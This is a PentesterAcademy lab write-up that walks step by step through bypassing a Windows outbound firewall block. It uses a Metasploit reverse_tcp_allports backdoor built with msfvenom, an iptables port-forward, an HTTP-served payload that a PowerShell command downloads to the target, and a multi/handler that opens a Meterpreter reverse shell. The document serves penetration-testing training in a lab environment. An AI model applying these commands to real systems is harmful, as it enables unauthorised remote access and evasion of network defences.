ATTACK DEFENSE

by PentesterAcademy


Name	Firewall Bypass: Automatic Outbound Open Port Detection
URL	https://attackdefense.com/challengedetails?cid=2328
Type	Basic Exploitation: Pentesting

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Switch to "Target Machine"

Step 1: Verify Windows firewall outbound port configuration.

Open "Windows Defender Firewall with Advanced Security"



Attacker Machine Target Machine

Recycle Bin

Filters


Best match

Windows Defender Firewall with Advanced Security
Desktop app

Settings

- Windows Defender Firewall
- Check firewall status
- Allow an app through Windows Firewall
- Firewall & network protection
- Security at a glance

firewall


Windows Defender Firewall with Advanced Security
File
Action
View
Help
Windows Defender Firewall witl
Inbound Rules
Outbound Rules
Connection Security Rules
Monitoring

Outbound Rules

Name	Group	Profile	Enabled	Action	Override
Block Payload Ports		All	Yes	Block	No

AllJoyn Router (TCP-Out)
AllJoyn Router (UDP-Out)
BranchCache Content Retrieval (H
BranchCache Hosted Cache Clien
BranchCache Hosted Cache Serve
BranchCache Peer Discovery (WSI
Captive Portal Flow
Captive Portal Flow
Cast to Device functionality (qWa
Cast to Device functionality (qWa
Cast to Device streaming server (R
Cast to Device streaming server (R
Cast to Device streaming server (R
Core Networking - DNS (UDP-Out
Core Networking - Dynamic Host
Core Networking - Dynamic Host
Core Networking - Group Policy (I
Core Networking - Group Policy (I
Core Networking - Group Policy (
Core Networking - Internet Group
Core Networking - IPHTTPS (TCP-
Core Networking - IPv6 (IPv6-Out)
Core Networking - Multicast Liste
Core Networking - Multicast Liste
Core Networking - Multicast Liste
Core Networking - Multicast Liste
Core Networking - Neighbor Disc
Core Networking - Neighbor Disc
Core Networking - Packet Too Big
Core Networking - Parameter Prol
Core Networking - Router Adverti

Block Payload Ports Properties

Protocols and ports

Protocol type: TCP
Protocol number: 6
Local port: All Ports
Example: 80, 443, 5000-5010
Remote port: Specific Ports
4444-6009
Example: 80, 443, 5000-5010
Internet Control Message Protocol (ICMP) settings:

We can notice Outbound ports 4444 to 6009 are blocked. In other scenarios, the port range could be different. So, the objective of this challenge is to gain a reverse shell using windows/meterpreter/reverse_tcp_allports payload.


About reverse_tcp_allports payload:

“”Inject the meterpreter server DLL via the Reflective DLL Injection payload (staged). Try to connect back to the attacker, on all possible ports (1-65535, slowly)””

Source:
https://www.rapid7.com/db/modules/payload/windows/meterpreter/reverse_tcp_allports/

Step 2: Generating reverse_tcp_allports payload.

Command: sudo msfvenom -p windows/meterpreter/reverse_tcp_allports LHOST=10.0.31.200 LPORT=4444 -f exe > backdoor.exe



```
ubuntu@AttackDefense:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 06:17:9d:2c:d8:4a brd ff:ff:ff:ff:ff:ff
    inet 10.0.31.200/20 brd 10.0.31.255 scope global dynamic eth0
       valid_lft 1854sec preferred_lft 1854sec
    inet6 fe80::417:9dff:fe2c:d84a/64 scope link
       valid_lft forever preferred_lft forever
ubuntu@AttackDefense:~$ sudo msfvenom -p windows/meterpreter/reverse_tcp_allports LHOST=10.0.31.200 LPORT=4444 -f exe > backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 282 bytes
Final size of exe file: 73802 bytes
ubuntu@AttackDefense:~$ file backdoor.exe
backdoor.exe: PE32 executable (GUI) Intel 80386, for MS Windows
ubuntu@AttackDefense:~$ 
```


We have generated a reverse_tcp_allports and when we run the backdoor.exe on the target machine it will try to connect back to the attacker machine from port 4444 and not from port 1. Because we have mentioned the LPORT to 4444, so it will starts from there.

Step 3: In this scenario, we know that from range port 4444 to 6009 are blocked. So we need to set an iptables rule on the attacker machine which will forward port 6010 connection to port 4444 and this is where our Metasploit multi handler is listening for the reverse connection.

Applying iptable rules on the attacker machine.

Command:

sudo iptables -A PREROUTING -t nat -i eth0 -p tcp --dport 4444:6010 -j DNAT --to-destination 10.0.31.200:4444
sudo iptables --table nat --list




```
ubuntu@AttackDefense:~$ sudo iptables -A PREROUTING -t nat -i eth0 -p tcp --dport 4444:6010 -j DNAT --to-destination 10.0.31.200:4444
ubuntu@AttackDefense:~$ sudo iptables --table nat --list
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
DNAT       tcp  --  anywhere             anywhere             tcp dpts:4444:6010 to:10.0.31.200:4444

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
ubuntu@AttackDefense:~$
```

We have forwarded 6010 incoming port connections to port 4444 on the attacker machine.

Step 3: Running the python SimpleHTTPServer to serve the backdoor.exe.

Command: sudo python -m SimpleHTTPServer 80




```
ubuntu@AttackDefense:~$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Switch back to "Target Machine"

Step 4: Download the backdoor.exe on the target machine.

Open the PowerShell terminal and download the backdoor.exe.


Command: iwr -UseBasicParsing -Uri '**http://10.0.31.200/backdoor.exe**' -OutFile 'C:\Users\Administrator\Desktop\backdoor.exe'



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> iwr -UseBasicParsing -Uri 'http://10.0.31.200/backdoor.exe' -OutFile 'C:\Use
Desktop\backdoor.exe'
PS C:\Users\Administrator>
```

Step 5: Terminate Python SimpleHTTPServer and run metasploit multi handler for reverse connection.


Commands: sudo msfconsole -q
use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp_allports
set LHOST 10.0.31.200
set LPORT 4444
exploit




```
ubuntu@AttackDefense:~$ sudo msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp_allports
PAYLOAD => windows/meterpreter/reverse_tcp_allports
msf6 exploit(multi/handler) > set LHOST 10.0.31.200
LHOST => 10.0.31.200
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.31.200:4444
```

The multi-handler is running successfully.

Step 6: Execute the backdoor.exe



File description: ApacheBench command line utility
Company: Apache Software Foundation
File version: 2.2.14.0
Date created: 4/7/2021 5:00 AM
Size: 72.0 KB




```
ubuntu@AttackDefense:~$ sudo msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp_allports
PAYLOAD => windows/meterpreter/reverse_tcp_allports
msf6 exploit(multi/handler) > set LHOST 10.0.31.200
LHOST => 10.0.31.200
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.31.200:4444
[*] Sending stage (175174 bytes) to 10.0.22.83
[*] Meterpreter session 1 opened (10.0.31.200:4444 -> 10.0.22.83:49721) at 2021-04-07 05:02:12 +0000

meterpreter >
```

Once we execute the backdoor.exe it will try all ports from 4444 to 65535 until we get a reverse connection on the target machine. Because of iptables rule, we have forwarding port 6010 to port 4444, so we should expect a reverse connection on port 6010.

Note: It will stop knocking other ports once we get a shell.

Step 7: Checking the reverse connection port on the target machine.



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> netstat -a

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            AttackDefense:0        LISTENING
  TCP    0.0.0.0:445            AttackDefense:0        LISTENING
  TCP    0.0.0.0:3389           AttackDefense:0        LISTENING
  TCP    0.0.0.0:5985           AttackDefense:0        LISTENING
  TCP    0.0.0.0:47001          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49664          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49665          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49666          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49667          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49668          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49669          AttackDefense:0        LISTENING
  TCP    0.0.0.0:49671          AttackDefense:0        LISTENING
  TCP    10.0.22.83:139         AttackDefense:0        LISTENING
  TCP    10.0.22.83:3389        ip-10-10-15-3:43034    ESTABLISHED
  TCP    10.0.22.83:49721       ip-10-0-31-200:6010    ESTABLISHED
  TCP    [::]:135               AttackDefense:0        LISTENING
```

We can notice that it is connected to port 6010. This technique is useful when we don't have any clue about exposed Outbound ports and it will increase the reverse shell success rate.

References:

1. Metasploit Payload (https://www.rapid7.com/db/modules/payload/windows/meterpreter/reverse_tcp_allports)